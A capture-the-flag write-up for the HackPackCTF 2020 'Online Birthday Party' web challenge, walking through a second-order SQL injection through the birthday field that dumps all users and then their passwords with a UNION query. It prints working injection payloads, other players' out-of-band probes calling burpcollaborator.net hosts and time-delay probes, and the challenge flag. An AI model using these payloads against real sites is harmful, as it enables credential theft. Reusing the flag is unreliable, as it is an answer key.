
HackPackCTF 2020 Online Birthday Party


Saturday, March 7, 2020 12:16 PM

https://online-birthday-party.cha.hackpack.club/



You can register an account and then login.


You can then click Find birthdays* to see a list of usernames that share your birthday



Hello, sam!

Your birthday: 2020-01-01

Find who has birthday on the same day



eople who have birthday as yours!

Username	Birthday
sam	2020-01-01
sam"	2020-01-01
sam2	2020-01-01

I tried various quotes and parenthesis on all 3 fields (username, password, bday) and none of them generated an error.

Tried the above with both the register and login action. Here's the format:

POST https://online-birthday-party.cha.hackpack.club/account.php
Content-Type: application/x-www-form-urlencoded


(for register)
action=register&username=sam3&password=sam3&bday=%

(for login)
action=login&username=sam3&password=sam3

If you give bad login creds you get:

Fetch failed:

Created a user with birthday of 11/11/1111 and founds LOTS of other accounts with that same birthday:



People who have birthday as yours!

Username
alex
alexa
1
(select load_file('\\\\wii7ogio7ukgr4rver9vmeibz25wtnhej2bp2dr.burpcollaborator.net\\rig'))
1'+(select load_file('\\\\xxy83hxpmvzh656wtsow1fxce3kx8owfz3rqie7.burpcollaborator.net\\pyq'))+'
1 into outfile '\\\\ep7pvyp6ecryymydl9gdtwpt6kce05owskk7bv0.burpcollaborator.net\\kpt'; --
1'
(select*from(select(sleep(20)))a)
1+(select*from(select(sleep(20)))a)+
1 and (select*from(select(sleep(20)))a)--
1 waitfor delay'0:0:20'--
1)waitfor delay'0:0:20'--
1 0)waitfor delay'0:0:20'

Maybe you can register an account with SQLi in the bday and it only THEN takes effect when you ask for matching birthdays. Tried this:

action=register&username=999&password=999&bday=a' or 1=1; --

This gave me a dump of EVERY entry! This included some XSS which popped up alert panels (yikes).

The underlying SQL query is likely something like:

select unique_username, bday from users where bday='$bday'

My entry turns it into

select unique_username, bday from users where bday='**a' or 1=1; --** '
And causes it to return all username/birthdays

Knowing this, and guessing that the flags is in the password column, here's an account that will yield all the passwords:

action=register&username=888&password=888&bday=' UNION SELECT 1,password FROM users; --


This would turn the underlying query into

select unique_username, bday from users where bday='**' UNION SELECT 1,password FROM users; --** '

This will match on everything with an empty birthday but union a result set consisting of two columns.

- constant 1
- password column value

There were three entries with blank bdays and THEN the union kicks in and reveals the flag:



Username	Birthday
admin111	
aaaaa	
sqlmap_	
1	flag{c0mpl1cat3d_2nd_0rd3r_sql}
1	password